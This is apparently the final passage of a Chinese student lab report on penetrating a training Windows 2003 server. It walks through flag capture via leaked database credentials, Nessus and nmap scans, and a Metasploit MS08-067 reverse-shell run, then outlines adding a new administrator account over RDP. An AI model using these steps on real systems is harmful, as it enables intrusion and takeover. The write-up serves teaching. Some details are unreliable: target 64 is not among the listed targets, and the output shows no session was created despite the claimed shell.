





17.查看网站的数据库配置文件，发现了数据库登陆账号和密码



18.打开 MySQL 管理器，配置数据库登陆账号密码，登录后发现有一个以 flag 为名的数据库，打开数据浏览器，得到 flag3。






19.至此完成了从 Web 渗透到提权的所有过程，所有 flag 均已得到。


2.6 系统测试

通过以上实验步骤，基本完成了对服务器的渗透测试项目要求。除此之外还发现了系统其他漏洞。

1.系统存在 XSS 漏洞


网站的留言系统处存在 XSS 漏洞





2.服务器有多处高危漏洞，可以直接通过 Metasploit 进行漏洞利用

1） Nessus 是一款著名的系统漏洞扫描与分析软件，可以扫描服务器上存在的漏洞。通过 Nessus 扫描发现，此服务器存在多处高危系统漏洞，服务器系统版本老旧，需要更新。



Targets http://192.168.200.112/

Hosts 1 Vulnerabilities 32 History 1

Filter Search Hosts 1 Host

Host	Vulnerabilities
192.168.200.112	5 1 4 1 29

Hosts 1 **Vulnerabilities** 32 History 1

Filter Search Vulnerabilities **32** Vulnerabilities

Sev	Name	Family
CRITICAL	Microsoft Windows Server 2003 Unsupported Installation Detection	Windows
CRITICAL	MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Exe...	Windows
CRITICAL	MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687) (uncreden...	Windows
CRITICAL	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETE...	Windows
CRITICAL	Unsupported Windows OS	Windows
HIGH	MS12-020: Vulnerabilities in Remote Desktop Could Allow Remote Code Execution (2671387) (u...	Windows
MEDIUM	Microsoft Windows Remote Desktop Protocol Server Man-in-the-Middle Weakness	Windows
MEDIUM	MS16-047: Security Update for SAM and LSAD Remote Protocols (3148527) (Badlock) (uncrede...	Windows
MEDIUM	SMB Signing not required	Misc.
MEDIUM	Terminal Services Encryption Level is Medium or Low	Misc.

检测出来的高危系统漏洞

MS08-067：Windows Server 服务 RPC 请求缓冲区溢出漏洞，攻击者可能未经身份验证即可利用此漏洞运行任意代码，此漏洞可用于进行蠕虫攻击。

MS17-010：著名的永恒之蓝系统漏洞。通过 TCP 端口 445 和 139 来利用远程代码执行漏洞，恶意代码会扫描开放 445 文件共享端口的 Windows 机器，无需用户任何操作，只要开机上网，不法分子就能在电脑和服务器中植入勒索软件、远程控制木马、虚拟货币挖矿机等恶意程序。2017 年 5 月 12 日起，全球范围内爆发的基于 Windows 网络共享协议进行攻击传播的蠕虫恶意代码，中国国内多个高校校内网、政府机构专网中招，被勒索支付高额赎金才能解密恢复文件。

2）Matasploit 渗透测试框架软件

```
[i] Database already started
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database
.yml'
[+] Creating initial database schema

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B    .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v4.16.48-dev                         ]
+ -- --=[ 1749 exploits - 1002 auxiliary - 302 post       ]
+ -- --=[ 536 payloads - 40 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

Metasploit 是一个免费的、可下载的框架，通过它可以很容易地获取、开发并对计算机软件漏洞实施攻击。它本身附带数百个已知软件漏洞的专业级漏洞攻击工具。

MSF 终端（msconsole）是目前 Metasploit 框架最为流行的用户接口，它提供了一站式接口，能够访问 Metasploit 框架中几乎每一个选项和配置。

a) 攻击之前先使用 nmap 扫描，获取服务器基本信息

```
root@Kali:~# nmap -O 192.168.200.112
Starting Nmap 7.70 ( https://nmap.org ) at 2018-08-09 06:33 EDT
Nmap scan report for 192.168.200.112
Host is up (0.022s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1025/tcp open  NFS-or-IIS
3306/tcp open  mysql
3389/tcp open  ms-wbt-server
Device type: general purpose
Running: Microsoft Windows XP|2003
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_server_2003::s
p1 cpe:/o:microsoft:windows_server_2003::sp2
OS details: Microsoft Windows XP SP2 or Windows Server 2003 SP1 or SP2
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.72 seconds
root@Kali:~#
```

b) 查找 MS08-067：指定查找模块，实际发起渗透攻击的软件组件

```
msf > search ms08_067

Matching Modules
================

   Name                                 Disclosure Date  Rank   Description
   ----                                 ---------------  ----   -----------
   exploit/windows/smb/ms08_067_netapi  2008-10-28       great  MS08-067 Microso
ft Server Service Relative Path Stack Corruption
```

c) 使用 use 加载可用的渗透攻击模块

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(windows/smb/ms08_067_netapi) >
```

d) 选择 payload：针对特定平台的一段攻击代码，通过网络传送到达攻击目标进行执行

```
msf exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

e) 查看 options：查看必须设置的参数

```
msf exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process,
none)
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

f) 输入 RHOST（目标靶机）IP 和 LHOST 的 IP

```
msf exploit(windows/smb/ms08_067_netapi) > set rhost 192.168.200.112
rhost => 192.168.200.112
```

g) 查看系统适应类型（简体中文 sp2，编号 64）

```
msf exploit(windows/smb/ms08_067_netapi) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic Targeting
   1   Windows 2000 Universal
   2   Windows XP SP0/SP1 Universal
   3   Windows 2003 SP0 Universal
   4   Windows XP SP2 English (AlwaysOn NX)
   5   Windows XP SP2 English (NX)
   6   Windows XP SP3 English (AlwaysOn NX)
   7   Windows XP SP3 English (NX)
   8   Windows XP SP2 Arabic (NX)
   9   Windows XP SP2 Chinese - Traditional / Taiwan (NX)
   10  Windows XP SP2 Chinese - Simplified (NX)
   11  Windows XP SP2 Chinese - Traditional (NX)
```

h) 选择 target（0 为自动）：识别和匹配目标操作系统类型。通常可以自动识别。但是针对该漏洞攻击通常无法正确识别

```
msf exploit(windows/smb/ms08_067_netapi) > set target 64
target => 64
```

i) exploit：初始化攻击环境，并开始对目标进行攻击尝试。如果攻击成功，则会返回一个 reverse_tcp 方式的攻击载荷会话

```
msf exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.3.26:4444
[*] 192.168.200.112:445 - Attempting to trigger the vulnerability...
[*] Exploit completed, but no session was created.
```

j) 攻击成功后，获得靶机 cmd：shell

```
C:\Windows\system32>
```

k) 通过 cmd 启用 3389 远程端口，新建用户并将新用户添加至 administration 分组，提升到管理员权限，便可通过远程桌面连接连接靶机。

3 总结

3.1 实训体会

通过为期 10 周的实训锻炼，个人感觉自己的实践能力有了极大的提高。实训是一个不断发现问题并解决问题的过程，一个好的实训平台使我的解决问题的能力显著提高。通过实训我意识到，理论知识不是全部，理论知识运用于技术才能发挥真正的价值。通过本次实训，不仅回顾了知识点，验证了理论知识，还加强了自己的实验手段和实践技能，培养了分析问题、解决问题、应用知识的能力和创新精神，提高了自身综合素质。通过本次实训，锻炼了自己的团队协作能力，小组成员互相学习，共同进步，是一件令人快乐的事。总之，此次实训，获益匪浅。

3.2 其它意见

希望学校以后能多多提供类似的平台，让我们能够多实践，多思考，通过实际项目发现自身问题，发掘自身能力，从而能够更好的理解自己的专业，掌握前沿技术，了解行业发展方向，在实践中提高自身的综合素质。